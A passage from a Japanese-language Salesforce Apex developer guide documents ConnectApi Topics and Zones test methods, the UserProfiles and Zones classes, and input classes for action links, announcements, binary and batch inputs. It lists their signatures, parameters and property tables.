「トピックの編集」または「すべてのデータの編集」権限を持つユーザのみがトピックの名前と説明を更新できます。「トピックの削除」または「すべてのデータの編集」権限を持つユーザのみがトピックをマージできます。

Topics テストメソッド

`Topics` のテストメソッドを次に示します。すべてのメソッドが静的です。

これらのメソッドを使用して `ConnectApi` コードをテストする方法の詳細は、「ConnectApi コードのテスト」を参照してください。

`setTestGetGroupsRecentlyTalkingAboutTopic(communityId, topicId, result)`

`ConnectApi.getGroupsRecentlyTalkingAboutTopic` をテストコンテキストでコールするときに返される `ConnectApi.ChatterGroupSummaryPage` オブジェクトを登録します。

API バージョン

29.0

署名

```
public static Void setTestGetGroupsRecentlyTalkingAboutTopic(String communityId, String topicId, ConnectApi.ChatterGroupSummaryPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

topicId
型: String

トピックの ID。

result
型: ConnectApi.ChatterGroupSummaryPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getGroupsRecentlyTalkingAboutTopic(communityId, topicId)

ConnectApi コードのテスト

setTestGetRecentlyTalkingAboutTopicsForGroup(communityId, groupId, result)

ConnectApi.getRecentlyTalkingAboutTopicsForGroup メソッドをテストコンテキストでコールするときに返される ConnectApi.TopicPage オブジェクトを登録します。

API バージョン

29.0

署名

```
public static Void setTestGetRecentlyTalkingAboutTopicsForGroup(String communityId, String groupId, ConnectApi.TopicPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

groupId
型: String
グループの ID。

result
型: ConnectApi.TopicPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:
getRecentlyTalkingAboutTopicsForGroup(communityId, groupId)
ConnectApi **コードのテスト**

setTestGetRecentlyTalkingAboutTopicsForUser(communityId, userId, result)

テストに使用するトピックページを作成します。ページの作成後、一致する `ConnectApi.getRecentlyTalkingAboutTopicsForUser` **メソッドを使用してテストページにアクセスし、テストを実行します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。**

API バージョン

29.0

署名

```
public static Void setTestGetRecentlyTalkingAboutTopicsForUser(String communityId,
String userId, ConnectApi.TopicPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、**または** `null` **のいずれかを使用します。**

userId
型: String
ユーザの ID。

result
型: ConnectApi.TopicPage
テストトピックページを指定します。

戻り値

型: Void

関連トピック:

getRecentlyTalkingAboutTopicsForUser(communityId, userId)

ConnectApi コードのテスト

setTestGetRelatedTopics(communityId, topicId, result)

ConnectApi.getRelatedTopics メソッドをテストコンテキストでコールするときに返される ConnectApi.TopicPage オブジェクトを登録します。

API バージョン

29.0

署名

```
public static Void setTestGetRelatedTopics(String communityId, String topicId,
ConnectApi.TopicPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

topicId

型: String

トピックの ID。

result

型: ConnectApi.TopicPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getRelatedTopics(communityId, topicId)

ConnectApi コードのテスト

setTestGetTopicSuggestions(communityId, recordId, maxResults, result)

一致する `ConnectApi.getTopicSuggestions` メソッドをテストコンテキストでコールするときに返される `ConnectApi.TopicSuggestionPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0

署名

```
public static Void setTestGetTopicSuggestions(String communityId, String recordId,
Integer maxResults, ConnectApi.TopicSuggestionPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

recordId
型: String

レコードまたはフィード項目の ID。

maxResults
型: Integer

返される推奨トピックの最大数。デフォルト値は 5 です。値は 1 以上 25 以下で指定する必要があります。

result
型: `ConnectApi.TopicSuggestionPage`

テストトピックの提案ページを指定します。

戻り値

型: Void

関連トピック:

getTopicSuggestions(communityId, recordId, maxResults)

ConnectApi コードのテスト

setTestGetTopicSuggestions(communityId, recordId, result)

一致する `ConnectApi.getTopicSuggestions` メソッドをテストコンテキストでコールするときに返される `ConnectApi.TopicSuggestionPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0

署名

```
public static Void setTestGetTopicSuggestions(String communityId, String recordId,
ConnectApi.TopicSuggestionPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

recordId
型: String
レコードまたはフィード項目の ID。

result
型: ConnectApi.TopicSuggestionPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getTopicSuggestions(communityId, recordId)

ConnectApi コードのテスト

setTestGetTopicSuggestionsForText(communityId, text, maxResults, result)

一致する ConnectApi.getTopicSuggestionsForText メソッドをテストコンテキストでコールするときに返される ConnectApi.TopicSuggestionPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0

署名

```
public static Void setTestGetTopicSuggestionsForText(String communityId, String text,
Integer maxResults, ConnectApi.TopicSuggestionPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

text
型: String

テキスト文字列。

maxResults
型: Integer

返される推奨トピックの最大数。デフォルト値は 5 です。値は 1 以上 25 以下で指定する必要があります。

result
型: ConnectApi.TopicSuggestionPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getTopicSuggestionsForText(communityId, text, maxResults)

ConnectApi コードのテスト

setTestGetTopicSuggestionsForText(communityId, text, result)

一致する ConnectApi.getTopicSuggestionsForText メソッドをテストコンテキストでコールするときに返される ConnectApi.TopicSuggestionPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0

署名

```
public static Void setTestGetTopicSuggestionsForText(String communityId, String text,
ConnectApi.TopicSuggestionPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

text
型: String
テキスト文字列。

result
型: ConnectApi.TopicSuggestionPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getTopicSuggestionsForText(communityId, text)

ConnectApi **コードのテスト**

setTestGetTrendingTopics(communityId, result)

一致する `ConnectApi.getTrendingTopics` **メソッドをテストコンテキストでコールするときに返される** `ConnectApi.TopicPage` **オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。**

API バージョン

29.0

署名

```
public static Void setTestGetTrendingTopics(String communityId, ConnectApi.TopicPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、**または** `null` **のいずれかを使用します。**

result
型: ConnectApi.TopicPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getTrendingTopics(communityId)

ConnectApi コードのテスト

setTestGetTrendingTopics(communityId, maxResults, result)

一致する `ConnectApi.getTrendingTopics` メソッドをテストコンテキストでコールするときに返される `ConnectApi.TopicPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0

署名

```
public static Void setTestGetTrendingTopics(String communityId, Integer maxResults,
ConnectApi.TopicPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

maxResults

型: Integer

返される推奨トピックの最大数。デフォルト値は 5 です。値は 1 以上 25 以下で指定する必要があります。

result

型: `ConnectApi.TopicPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getTrendingTopics(communityId, maxResults)

ConnectApi コードのテスト

UserProfiles クラス

ユーザプロファイルデータにアクセスします。このユーザプロファイルデータが、プロファイルページ(Chatter プロファイルページとも呼ばれる)に入力されます。このデータには、ユーザ情報(住所、マネージャ、電話番号など)、一部のユーザ機能(権限)、および一連のサブタブアプリケーション(プロファイルページのカスタムタブ)が含まれます。

名前空間

ConnectApi

UserProfiles メソッド

`UserProfiles` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getUserProfile(communityId, userId)

コンテキストユーザのユーザプロファイルを返します。

API バージョン

29.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.UserProfile getUserProfile(String communityId, String userId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String
ユーザの ID。

戻り値

型: ConnectApi.UserProfile

Zones クラス

組織内の Chatter アンサーゾーンに関する情報にアクセスします。ゾーンでは、質問を論理グループに整理します。ゾーンには、それぞれ独自のテーマと固有の質問があります。

名前空間

ConnectApi

Zones メソッド

`Zones` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getZone(communityId, zoneId)

ゾーン ID に基づいて特定のゾーンを返します。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.Zone getZone(String communityId, String zoneId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

zoneId
型: String
ゾーンの ID。

戻り値

型: ConnectApi.Zone

getZones(communityId)

ゾーンのページ設定されたリストを返します。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ZonePage getZones(String communityId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

戻り値

型: ConnectApi.ZonePage

getZones(communityId, pageParam, pageSize)

指定されたページとページサイズでページ設定されたゾーンのリストを返します。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.Zone getZones(String communityId, Integer pageParam, Integer pageSize)
```

パラメータ

communityId
: 型: String

  コミュニティの ID、`internal`、または `null` のいずれかを使用します。

pageParam
: 型: Integer

  返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
: 型: Integer

  ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.ZonePage`

searchInZone(communityId, zoneId, q, filter)

キーワードでゾーンを検索します。記事または質問を検索するかどうかを指定します。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ZoneSearchPage searchInZone(String communityId, String zoneId, String q, ConnectApi.ZoneSearchResultType filter)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

zoneId
型: String

zoneId — ゾーンの ID。

q
型: String

q — 検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

filter
型: `ConnectApi.ZoneSearchResultType`

`ZoneSearchResultType` enum 値。次のいずれかになります。

- `Article` — 検索結果には記事のみが含まれます。
- `Question` — 検索結果には質問のみが含まれます。

戻り値

型: `ConnectApi.ZoneSearchPage`

関連トピック:

setTestSearchInZone(communityId, zoneId, q, filter, result)

ConnectApi コードのテスト

`searchInZone(communityId, zoneId, q, filter, pageParam, pageSize)`

キーワードでゾーンを検索します。記事または質問を検索するかどうかと、表示する情報のページとページサイズを指定します。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.ZoneSearchPage searchInZone(String communityId, String zoneId,
String q, ConnectApi.ZoneSearchResultType filter, String pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

zoneId
型: String

zoneId — ゾーンの ID。

q
型: String

q — 検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

filter
型: ConnectApi.ZoneSearchResultType

ZoneSearchResultType enum 値。次のいずれかになります。

- Article — 検索結果には記事のみが含まれます。
- Question — 検索結果には質問のみが含まれます。

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.ZoneSearchPage

関連トピック:

setTestSearchInZone(communityId, zoneId, q, filter, pageParam, pageSize, result)

ConnectApi コードのテスト

Zones テストメソッド

Zones のテストメソッドを次に示します。すべてのメソッドが静的です。

これらのメソッドを使用して ConnectApi コードをテストする方法の詳細は、「ConnectApi コードのテスト」を参照してください。

setTestSearchInZone(communityId, zoneId, q, filter, result)

`searchInZone(communityId, zoneId, q, filter)` をテストコンテキストでコールするときに返される `ConnectApi.ZoneSearchPage` オブジェクトを登録します。

API バージョン

29.0

署名

```
public static Void setTestSearchInZone(String communityId, String zoneId, String q,
ConnectApi.ZoneSearchResultType filter, ConnectApi.ZoneSearchPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

zoneId
型: String

zoneId — ゾーンの ID。

q
型: String

q — 検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

filter
型: `ConnectApi.ZoneSearchResultType`

`ZoneSearchResultType` enum 値。次のいずれかになります。

- `Article` — 検索結果には記事のみが含まれます。
- `Question` — 検索結果には質問のみが含まれます。

result
型: `ConnectApi.ZoneSearchPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchInZone(communityId, zoneId, q, filter)

ConnectApi コードのテスト

setTestSearchInZone(communityId, zoneId, q, filter, pageParam, pageSize, result)

`searchInZone(communityId, zoneId, q, filter, pageParam, pageSize)` をテストコンテキストでコールするときに返される `ConnectApi.ZoneSearchPage` オブジェクトを登録します。

API バージョン

29.0

署名

```
public static Void setTestSearchInZone(String communityId, String zoneId, String q,
ConnectApi.ZoneSearchResultType filter, String pageParam, Integer pageSize,
ConnectApi.ZoneSearchPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

zoneId
型: String

zoneId — ゾーンの ID。

q
型: String

q — 検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

filter
型: ConnectApi.ZoneSearchResultType

`ZoneSearchResultType` enum 値。次のいずれかになります。

- `Article` — 検索結果には記事のみが含まれます。
- `Question` — 検索結果には質問のみが含まれます。

pageParam
型: String

情報ページの表示に使用されるページトークンを指定します。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

result
型: ConnectApi.ZoneSearchPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchInZone(communityId, zoneId, q, filter, pageParam, pageSize)

ConnectApi コードのテスト

ConnectApi 入力クラス

一部の `ConnectApi` メソッドは `ConnectApi` 入力クラスのインスタンスである引数を取ります。

入力クラスは、このドキュメントで抽象クラスと明記されていない限り具象クラスです。具象入力クラスには、パラメータのない公開コンストラクタがあります。

一部のメソッドには、抽象クラスで入力されるパラメータがあります。これらのパラメータの具象子クラスのインスタンスを渡す必要があります。

ほとんどの入力クラスプロパティは、設定可能です。参照のみプロパティについては、このドキュメントで明記されています。

ConnectApi.ActionLinkDefinitionInput クラス

アクションリンクの定義。アクションリンクは、フィード要素上のボタンです。アクションリンクをクリックすると、ユーザを特定のWebページに移動したり、ファイルダウンロードを開始したり、Salesforceまたは外部サーバへのAPIコールを呼び出したりできます。アクションリンクには、URLとHTTPメソッドが含まれ、リクエストボディとヘッダー情報(認証用のOAuthトークンなど)を含めることができます。アクションリンクを使用してSalesforceおよびサードパーティサービスをフィードに統合することで、ユーザはアクションを実行して生産性を高め、イノベーションを促進できます。

使用方法

コンテキスト変数は、`actionUrl`、`headers`、および `requestBody` プロパティで使用できます。コンテキスト変数を使用して、アクションリンクを実行したユーザに関する情報をサーバ側のコードに渡すことができます。アクションリンクが実行されたときに、Salesforceによって値が代入されます。

使用可能なコンテキスト変数は次のとおりです。

コンテキスト変数	説明
`{!actionLinkId}`	ユーザが実行したアクションリンクのID。
`{!actionLinkGroupId}`	ユーザが実行したアクションリンクが含まれるアクションリンクグループのID。

コンテキスト変数	説明
{!communityId}	ユーザがアクションリンクを実行したコミュニティの ID。内部組織の場合、値は空のキー "000000000000000000" になります。
{!communityUrl}	ユーザがアクションリンクを実行したコミュニティの URL。内部組織の場合、値は空の文字列 "" になります。
{!orgId}	ユーザがアクションリンクを実行した組織の ID。
{!userId}	アクションリンクを実行したユーザの ID。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
actionType	ConnectApi.ActionLinkType	アクションリンクの種別を定義します。値は次のとおりです。 • Api — アクションリンクは、アクション URL で同期 API をコールします。Salesforce は、サーバから返された HTTP 状況コードに基づいて状況を SuccessfulStatus または FailedStatus に設定します。 • ApiAsync — アクションリンクは、アクション URL で非同期 API をコールします。アクションは、非同期操作の完了時にサードパーティが /connect/action-links/*actionLinkId* への要求を行って状況を SuccessfulStatus または FailedStatus に設定するまで、PendingStatus 状態のままになります。 • Download — アクションリンクは、アクション URL からファイルをダウンロードします。 • Ui — アクションリンクは、アクション URL で Web ページをユーザに表示します。	必須項目 アクションリンクテンプレートに定義できます。	33.0

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
		ユーザがアクションを実行する前にページを読み込む必要がある場合、`Ui` を使用します。たとえば、アクションの実行前にユーザが入力を行う場合やユーザに情報を表示したりする場合などです。 メモ: アプリケーションから `ApiAsync` アクションリンクを呼び出す場合は状況を設定するコールが必要です。ただし、現在Apexを使用してアクションリンクの状況を設定する方法がありません。状況を設定するには、Chatter REST APIを使用します。詳細は、*『Chatter REST API 開発者ガイド』*の「Action Linkリソース」を参照してください。		
`actionUrl`	String	アクションリンクのURL。たとえば、`Ui` アクションリンクURLはWebページになります。`Download` アクションリンクURLは、ダウンロードするファイルへのリンクになります。`Ui` および `Download` アクションリンクURLがクライアントに提供されます。`Api` または `ApiAsync` アクションリンクURLはRESTリソースになります。`Api` および `ApiAsync` アクションリンクURLはクライアントに提供されません。Salesforceへのリンクは、相対リンクにすることができます。他のすべてのリンクは、`https://` で始まる絶対リンクにする必要があります。 ヒント: APIのアップグレードや機能変更が原因の問題を回避するために、`actionUrl` にはバージョン管理されたAPIを使用することをお勧めします	必須項目 アクションリンクテンプレートに定義できます。	33.0

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
		(https://www.example.com/api/v1/exampleResource など)。API がバージョン管理されていない場合、ConnectApi.ActionLinkGroupDefinitionInput クラスの expirationDate プロパティを使用して API のアップグレードや機能変更による問題を避けることができます。		
excludedUserId	String	アクションの実行から除外する単一ユーザの ID。excludedUserId を指定した場合、userId を指定できません。	省略可能 [ユーザ表示設定] および [カスタムユーザ (別名)] 項目を使用してアクションリンクテンプレートに定義できます。	33.0
groupDefault	Boolean	このアクションがアクションリンクグループのデフォルトアクションリンクである場合は true、それ以外の場合は false。各アクションリンクグループに含めることができるデフォルトアクションリンクは 1 つだけです。Salesforce UI では、デフォルトアクションリンクには区別しやすいスタイルが適用されます。	省略可能 アクションリンクテンプレートに定義できます。	33.0
headers	List<ConnectApi.RequestHeaderInput>	Api および ApiAsync アクションリンク種別の要求ヘッダー。 「アクションリンクの概要、認証、およびセキュリティ」を参照してください。	省略可能 アクションリンクテンプレートに定義できます。	33.0
labelKey	String	ユーザインターフェースに表示される表示ラベルのセットのキー。セットには、NewStatus、PendingStatus、SuccessStatus、	必須項目 アクションリンクテンプレート	33.0

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
		FailedStatus の状態の表示ラベルが含まれます。たとえば、`Approve` キーを使用する場合、[承認]、[待機中]、[承認済み]、[失敗] の表示ラベルが含まれます。 キーおよび表示ラベルの完全なリストについては、「アクションリンクの表示ラベル」を参照してください。 アクションリンクに適した定義済み表示ラベルがない場合は、カスタム表示ラベルを使用します。カスタム表示ラベルを使用するには、アクションリンクテンプレートを作成します。「アクションリンクテンプレートの作成」を参照してください。	に定義できます。	
`method`	`ConnectApi.HttpRequestMethod`	次のいずれかの HTTP メソッド。 • `HttpDelete` — 成功した場合は HTTP 204 を返します。レスポンスボディまたは出力クラスは空です。 • `HttpGet` — 成功した場合は HTTP 200 を返します。 • `HttpHead` — 成功した場合は HTTP 200 を返します。レスポンスボディまたは出力クラスは空です。 • `HttpPatch` — 成功した場合は HTTP 200 を返し、レスポンスボディまたは出力クラスが空の場合は HTTP 204 を返します。 • `HttpPost` — 成功した場合は HTTP 201 を返し、レスポンスボディまたは出力クラスが空の場合は HTTP 204 を返します。例外は、成功時に HTTP 200 を返すバッチ投稿リソースおよびメソッドです。	必須項目 アクションリンクテンプレートに定義できます。	33.0

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
		• `HttpPut` —成功した場合はHTTP 200 を返し、レスポンスボディまたは出力クラスが空の場合はHTTP 204 を返します。		
`requestBody`	String	`Api` アクションリンクのリクエストボディ。 メモ: `requestBody` 値の疑問符文字をエスケープします。	省略可能 アクションリンクテンプレートに定義できます。	33.0
`requiresConfirmation`	Boolean	ユーザにアクションを確認するように要求する場合は `true`、それ以外の場合は `false`。	必須項目 アクションリンクテンプレートに定義できます。	33.0
`userId`	String	アクションを実行できるユーザのID。指定しない場合や `null` の場合、すべてのユーザがアクションを実行できます。`userId` を指定した場合、`excludedUserId` を指定できません。	省略可能 [ユーザ表示設定] および [カスタムユーザ(別名)] 項目を使用してアクションリンクテンプレートに定義できます。	33.0

ConnectApi.ActionLinkGroupDefinitionInput クラス

アクションリンクグループの定義。すべてのアクションリンクはグループに属している必要があります。1つのグループ内のアクションリンクは、相互排他的で、同じプロパティを共有します。各自のアクショングループでスタンドアロンアクションを定義します。

アクションリンク定義は、サードパーティの機密情報である可能性があります(OAuth ベアラートークンヘッダーなど)。そのため、アクションリンク定義を作成したApex名前空間からのコールでのみ定義を参照、変更、または削除できます。さらに、コールを実行するユーザは、定義を作成したユーザか、「すべてのデータの参照」権限を持つユーザである必要があります。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
actionLinks	List<ConnectApi.ActionLinkDefinitionInput>	このグループを構成するアクションリンク。 アクションリンクグループ内では、アクションリンクは、ConnectApi.ActionLinkGroupDefinitionInput クラスの actionLinks プロパティにリストされる順序で表示されます。フィード項目内では、アクションリンクグループは、ConnectApi.AssociatedActionsCapabilityInput クラスの actionLinkGroupIds プロパティに指定された順序で表示されます。 Primary グループには最大 3 個、Overflow グループには最大 4 個のアクションリンクを作成できます。	テンプレートを使用せずにアクションリンクグループをインスタンス化する場合は必須。 テンプレートからインスタンス化する場合は、値を指定しないでください。	33.0
category	ConnectApi.PlatformActionGroupCategory	関連付けられたフィード項目内でのアクションリンクの優先度および相対位置を示します。値は次のとおりです。 • Primary — アクションリンクグループは、フィード要素の本文に表示されます。 • Overflow — アクションリンクグループは、フィード要素のオーバーフローメニューに表示されます。	テンプレートを使用せずにアクションリンクグループをインスタンス化する場合は必須。 テンプレートからインスタンス化する場合は、値を指定しないでください。	33.0
executionsAllowed	ConnectApi.ActionLinkExecutionsAllowed	アクションリンクを実行できる回数を定義します。値は次のとおりです。 • Once — アクションリンクは、すべてのユーザで 1 回のみ実行できます。 • OncePerUser — アクションリンクは、各ユーザで 1 回のみ実行できます。	テンプレートを使用せずにアクションリンクグループをインスタンス化する場合は必須。 テンプレートからインスタンス化する場合は、値を指定しないでください。	33.0

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
		• `Unlimited` — アクションリンクは、各ユーザで無制限に実行できます。アクションリンクの `actionType` が `Api` または `ApiAsync` の場合、この値を使用できません。		
`expirationDate`	`Datetime`	このアクションリンクグループが関連付けられたフィード項目から削除され、実行できなくなる日時を表す ISO 8601 日付文字列 (例: 2011-02-25T18:24:31.000Z)。`expirationDate` は、作成日から 1 年以内の日時である必要があります。 アクションリンクグループ定義に OAuth トークンが含まれる場合、アクションリンクグループの有効期限を OAuth トークンの有効期限と同じ値に設定することをお勧めします。そうすれば、ユーザがアクションリンクを実行できず、OAuth エラーは発生しません。 テンプレートからインスタンス化するときに日付を設定する場合は、「アクションリンクグループの有効期限の設定」を参照してください。	テンプレートを使用せずにアクションリンクグループをインスタンス化する場合は必須。 テンプレートからインスタンス化する場合は省略可能。	33.0
`templateBindings`	`List<ConnectApi.ActionLinkTemplateBindingInput>`	アクションリンクテンプレートからバインド変数値またはカスタムユーザ別名に入力されるキー-値のペアのコレクション。バインド変数を使用するアクションリンクテンプレートからこのアクションリンクグループをインスタンス化するには、すべての変数の値を指定する必要があります。「バインド変数の定義」を参照してください。	テンプレートを使用せずにインスタンス化する場合は、値を指定しないでください。 バインド変数を使用するテンプレートからこのアクションリンクグループをイ	33.0

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
			インスタンス化する場合は必須。	
templateId	String	このアクションリンクグループのインスタンス化に使用されたアクションリンクグループテンプレートの ID。	テンプレートを使用せずにインスタンス化する場合は、値を指定しないでください。 テンプレートからこのアクションリンクグループをインスタンス化する場合は必須。	33.0

関連トピック:

- アクションリンクを定義し、フィード要素を使用して投稿する
- テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する

ConnectApi.ActionLinkTemplateBindingInput

アクションリンクテンプレートのバインド変数値に入力されるキー - 値ペア。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
key	String	[設定] でアクションリンクテンプレートに指定されたバインド変数キーの名前。たとえば、テンプレートのバインド変数が {!Binding.firstName} の場合、キーは firstName です。	必須項目	33.0
value	String	バインド変数キーの値。たとえば、キーが firstName の場合、この値は Joan などになります。	必須項目	33.0

ConnectApi.AnnouncementInput クラス

お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。

プロパティ	型	説明	使用可能
body	ConnectApi.MessageSegmentInput	お知らせのテキスト。	31.0
expirationDate	Datetime	別のお知らせが最初に投稿されていない限り、この日付の午後 11 時 59 分まで Salesforce UI にお知らせが表示されます。Salesforce UI では、expirationDate の時間値は無視されます。ただし、時間値を使用して各自の UI で独自の表示ロジックを作成することはできます。	31.0

ConnectApi.AssociatedActionsCapabilityInput クラス

フィード要素に関連付けるアクションリンクグループのリスト。アクションリンクグループをフィード要素に関連付けるには、アクションリンク定義を作成した Apex 名前空間からコールを実行する必要があります。さらに、コールを実行するユーザは、定義を作成したユーザか、「すべてのデータの参照」権限を持つユーザである必要があります。

アクションリンクは、フィード要素上のボタンです。アクションリンクをクリックすると、ユーザを特定の Web ページに移動したり、ファイルダウンロードを開始したり、Salesforce または外部サーバへの API コールを呼び出したりできます。アクションリンクには、URL と HTTP メソッドが含まれ、リクエストボディとヘッダー情報 (認証用の OAuth トークンなど) を含めることができます。アクションリンクを使用して Salesforce およびサードパーティサービスをフィードに統合することで、ユーザはアクションを実行して生産性を高め、イノベーションを促進できます。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
actionLinkGroupIds	List<String>	フィード要素に関連付けるアクションリンクグループ ID。1 つの Primary アクションリンクグループを含め、合計で最大 10 個のアクションリンクグループをフィード項目に関連付けます。アクションリンクグループは、このプロパティに指定された順序で返されます。 アクションリンクグループ ID は、ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup) (ページ 847) へのコールから返されます。	必須項目	33.0

ConnectApi.BinaryInput クラス

`ConnectApi.BinaryInput` オブジェクトを作成して、フィード項目およびドキュメントにファイルを添付します。

コンストラクタは次のとおりです。

```
ConnectApi.BinaryInput(blob, contentType, filename)
```

コンストラクタは、次の引数を取ります。

引数	型	説明	使用可能なバージョン
`blob`	Blob	入力に使用するファイルのコンテンツ	28.0
`contentType`	String	`image/jpg` など、コンテンツの MIME タイプの説明	28.0
`filename`	String	UserPhoto.jpg など、ファイル拡張子を含むファイル名	28.0

関連トピック:

- メンションを含むフィード要素の投稿
- 既存のコンテンツが添付されたフィード要素の投稿
- 新しい (バイナリ) ファイルが添付されたフィード要素の投稿
- アクションリンクを定義し、フィード要素を使用して投稿する
- テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する
- フィード要素の共有とコメントの追加
- メンションを含むコメントの投稿
- 新しいファイルを添付したコメントの投稿
- 既存のファイルを添付したコメントの投稿

ConnectApi.BatchInput クラス

メソッドに同時に渡される一連の入力を作成します。

次のコンストラクタは、バイナリ入力がない場合に使用します。

```
ConnectApi.BatchInput(Object input)
```

次のコンストラクタは、1 つのバイナリ入力を渡す場合に使用します。

```
ConnectApi.BatchInput(Object input, ConnectApi.BinaryInput binary)
```

次のコンストラクタは、複数のバイナリ入力を渡す場合に使用します。

```
ConnectApi.BatchInput(Object input, List<ConnectApi.BinaryInput> binaries)
```

これらのコンストラクタは、次のパラメータを取ります。

引数	型	説明	使用可能なバージョン
input	オブジェクト	一括処理で使用される個々の入力オブジェクト。たとえば、postFeedElementBatch() の場合、ConnectApi.FeedElementInput になります。	32.0
binary	ConnectApi.BinaryInput	入力オブジェクトに関連付けるバイナリファイル。	32.0
binaries	List<ConnectApi.BinaryInput>	入力オブジェクトに関連付けるバイナリファイルのリスト。	32.0

関連トピック:

フィード要素の一括投稿

新しい (バイナリ) ファイルを添付したフィード要素の一括投稿

ConnectApi.BookmarksCapabilityInput

フィード要素のブックマークを作成または更新します。

このクラスは、ConnectApi.FeedElementCapabilityInput クラスのサブクラスです。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
isBookmarkedByCurrentUser	Boolean	フィード要素をユーザのためにブックマークする必要があるか (true)、否か (false) を指定します。	いいえ	32.0

ConnectApi.CanvasAttachmentInput クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.CanvasCapabilityInput を使用します。

フィード項目にキャンバスアプリケーションを添付するために使用します。

ConnectApi.FeedItemAttachmentInput クラスのサブクラス

プロパティ	型	説明	使用可能なバージョン
